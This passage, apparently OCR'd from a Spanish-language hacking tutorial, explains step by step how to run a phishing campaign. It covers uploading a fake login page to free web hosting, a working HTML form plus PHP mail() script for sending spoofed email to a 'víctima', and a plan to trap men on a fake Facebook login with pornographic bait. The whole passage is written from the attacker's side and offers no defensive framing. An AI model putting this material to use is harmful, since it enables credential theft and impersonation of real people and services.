


Imagen 2.1.7. Servicio de hospedaje web hosting en x10hosting.com

- Entramos un email para confirmar nuestra cuenta:




Imagen 2.1.8. Crea un nuevo subdominio.

- Una vez terminado los pasos y recordar nuestra contraseña, nos llegarán unos coreos de confirmación:




Imagen 2.1.9. Muestra la confirmación de la cuenta por correo.

- Confirmamos entrando a la **url** que nos otorgan para autentica la cuenta y entramos a nuestro panel:




Imagen 2.2.0 Muestra el inicio de sesión a nuestra cuenta Web Hosting.

- Entramos a la siguiente parte donde dice **quick FTP**. Esto es antes de entrar a nuestro **cPanel:**




Imagen 2.2.1. Muestra los datos del FTP (File Transfer Protocol).

- Una vez obtenido los datos de acceso al **FTP** podremos abrir el Programa Filezilla Abrimos **Filezilla FTP Client** y nos conectamos:




Imagen 2.2.2. Muestra el login a nuestro sitio donde se alojan los archivos.




Imagen 2.2.3. Muestra la carpeta donde se alojan los archivos de la página a mostrar.

- Damos doble clic en **public_html** (carpeta publica donde se mostrará el contenido web) este caso aplica para todo hosting que contratemos. Seleccionamos la carpeta de nuestro scam (página falsa).




Imagen 2.2.4. Muestra la carpeta a subir.

Como se muestra en la Imagen podemos subir la carpeta tan solo dando clic derecho sobre ella y elegir la opción de subir, una vez arriba la carpeta dentro de **public_html** podremos visualizarla desde nuestro navegador de la siguiente forma:

Para visualiza nuestro scam (página falsa) basta con abrir nuestra web mediante el subdominio que creamos:
http://subdominio.x10.com/carpeta_scam/index_o_nombre_archivo.html

Ahora podemos meter este scam (página falsa) dentro de un mensaje o una publicación en Facebook o algún método de ingeniería social para poder enviarlo a nuestra víctima ya sea desde un SMS o correo electrónico etc.

Email Spoofing

Email spoofing es la creación de mensajes de correo electrónico con una dirección de remitente falso. Es fácil de hacer porque los protocolos básicos no tienen ningún mecanismo de autenticación. Se puede llevar a cabo desde dentro de una LAN o desde un entorno externo utilizando algun troyano. Los emails de spam y phishing suelen utilizar este engaño (mediante ingeniería social) para inducir a error al destinatario sobre el origen del mensaje.

Veamos cómo podremos usar esta herramienta para enviar a bandeja de entrada con un solo destinatario. Primero veamos cómo podríamos enviar un email tratando de suplantar una identidad o un servicio.

Caso no práctico pero imaginable:

- [Crear una cuenta Hotmail nueva con algún nombre parecido a un servicio de correos para robar un usuario de Hotmail por ejemplo]. Véase la Imagen 2.3.5.




Imagen 2.2.5. Muestra un correo tratando de suplantar un correo electrónico.

Como ven desde una cuenta Hotmail se envió un correo de una supuesta sesión bloqueada y llego a mi correo en bandeja de entrada, así que por lo tanto no funciona así de sencillo.

- Usaremos nuestra pequeña herramienta mediante un script **HTML** y **PHP**:

Imagen 2.2.6. Muestra el script para enviar correos suplantando una identidad.

Podemos ocupar un **HTML** para disfrazar nuestra **url** de nuestra plantilla: FB, Hotmail, YAHOO, etc. Crearemos un mensaje fácil con poco convencimiento (se puede mejorar).

- Subimos nuestros archivos a Hostinger (otro servicio de hospedaje web) ya que tiene activada **función mail()** y subiremos nuestros archivos Ver Imagen 2.3.8.

Función mail() es una función de **PHP** que se usa para enviar correos electrónicos mediante **SMTP**.

El **SMTP** es por sus siglas en inglés (Simple Mail Transfer Protocol) el cual se usa para enviar correos electrónicos que fácilmente podemos modificar algunas partes para poder suplantar una identidad ya que no pide autenticación como tal para enviar un correo electrónico.

Imagen 2.2.7. **cPanel** de Hostinger donde subiremos los dos archivos para enviar correos.




Imagen 2.2.8. Muestra el directorio principal donde subiremos nuestros archivos.

Como podemos observar la Imagen nos muestra nuestro directorio principal donde subiremos nuestros archivos, es el mismo que pudimos observar desde nuestro cliente **Filezilla FTP Client** solo que en esta ocasión se muestra desde el **cPanel**.

- Para poder visualizarlos entramos a nuestro servidor desde el subdominio que nos hemos creado previamente en este caso se muestra el ejemplo en la Imagen. Abrimos nuestra página.




Imagen 2.2.9. Muestra un ejemplo de envío de correo falsificado.

Como pueden ver nos llegó un correo directo a la bandeja de entrada y con formato HTML esto lo podemos hacer mediante una plantilla editable o creada desde cero:

Imagen 2.3.0. Muestra el correo que llega por parte de Facebook.

Si entramos a cualquier enlace podremos visualizar el scam (página falsa) que nos pedirá iniciar sesión y así poder caer como víctima e introducir nuestras credenciales (usuario y contraseña):

Imagen 2.3.1. Muestra el inicio de sesión Facebook falso que nos redirige a una maquina local.

Código del formulario:

```
  <TBODY>
  <TR>
    <TD><B><FONT>Asunto:</FONT></B></TD>
    <TD><INPUT id=asunto maxLength=100 size=30 name=asunto></TD></TR><TR>

    <TD><B><FONT>Email de la víctima:</FONT></B></TD>
    <TD><INPUT id=maivic maxLength=100 size=30  name= maivic  ></TD></TR>
    <TD><B><FONT>Spoof MSG:</FONT></B></TD>
    <TD><INPUT id=nomfal maxLength=100 size=30 name=nomfal></TD>  <TR>
    <TD><B><FONT>Email Falso:</FONT></B></TD>
    <TD><INPUT id=maifal maxLength=100 size=30  name=maifal></TD></TR>
  <TR></TR></TBODY></TABLE><BR><BR>
por favor introdusca su Mensage con URL fake
<table width="400" border="0" align="center">
<center>
<font color="#FFFFFF"><b>Tipo de correo:</b>
</font>
<textarea name="falsmsg" cols="" rows=""></textarea>
<p> </p>
   <br>
<INPUT id=submit type=submit value="Enviar " name=submit><br>
  </center>
</form>
</body>
</html>
```

Imagen 2.3.2. Código del formulario.

Código **php** con función **mail()**.

```
<?
$maivic = $_POST['maivic'];
$asunto = $_POST['asunto'];
$from = $_POST['nomfal'];
$mai = $_POST['maifal'];
$msg = $_POST['falsmsg'];

echo "$maivic";

$headers = "MIME-Version: 1.0\r\n";
$headers .= "Content-type: text/html; charset=iso-8859-1\r\n";
$headers .= "From: $from <$mai>";

mail($maivic, $asunto, $msg, $headers);

echo "Powered by Punch-security";
echo "<script>alert('Envio correcto!!!.');</script>";

?>
```

Imagen 2.3.3. Código que recibe los parámetros del formulario.

Estos son los códigos que en conjunto envían el email falsificado, tal cual se muestra en la imagen.

Spoofing Facebook.

La situación de Facebook es que no tiene re direccionamientos seguros ni verificación de conexiones **url.**

Se crea una plantilla con un atractivo contenido, la victima entrará y le pediremos inicio de sesión. En este caso será para un hombre o para muchos hombres ya que se pondrá una imagen pornográfica que llame la atención o una oferta, aquí hay dos formas de hacerlo es para una sola víctima o para varias. Se muestra un ejemplo para entender el concepto desde el punto de vista del lado de las víctimas:

Imagen 2.3.4. Muestra el concepto básico del spoofing en Facebook.

La finalidad de esta plantilla es la siguiente tal y como se mostró en la imagen:

1.- Mostrar los metadatos desde el enlace compartido.

2.- Hacer que la víctima sea redirigida a la página falsa.

3.- Redirigirla al sitio de interés que proporcionaba la plantilla.

Ahora una vez entendido esto entremos en detalle, nos dice que mostrará metadatos del enlace que se está compartiendo y cuál es el enlace que mostraremos; así es el de la plantilla ya que hace referencia al título de la página, contenido, imagen etc. Esto como lo identificamos y como lo interpretamos de una forma entendible, simplemente cuando compartimos un enlace ya sea por Messenger, WhatsApp, Facebook etc. siempre nos muestra una imagen en miniatura y texto acompañado de una breve descripción del contenido de la dirección (enlace) que estamos compartiendo, así de esta forma podemos saber que contiene ese enlace antes de abrirlo.

- Creamos una plantilla pequeña con la intención de que caiga de cierta forma un tanto inocente ya que la cuestión de la ingeniería social es que sea tan convincente que el usuario confíe en un enlace o publicidad a costa de sus intereses en la red. Para esto crearemos una plantilla con la finalidad de que caiga en un contenido atractivo pero veamos el por qué uso de plantillas:

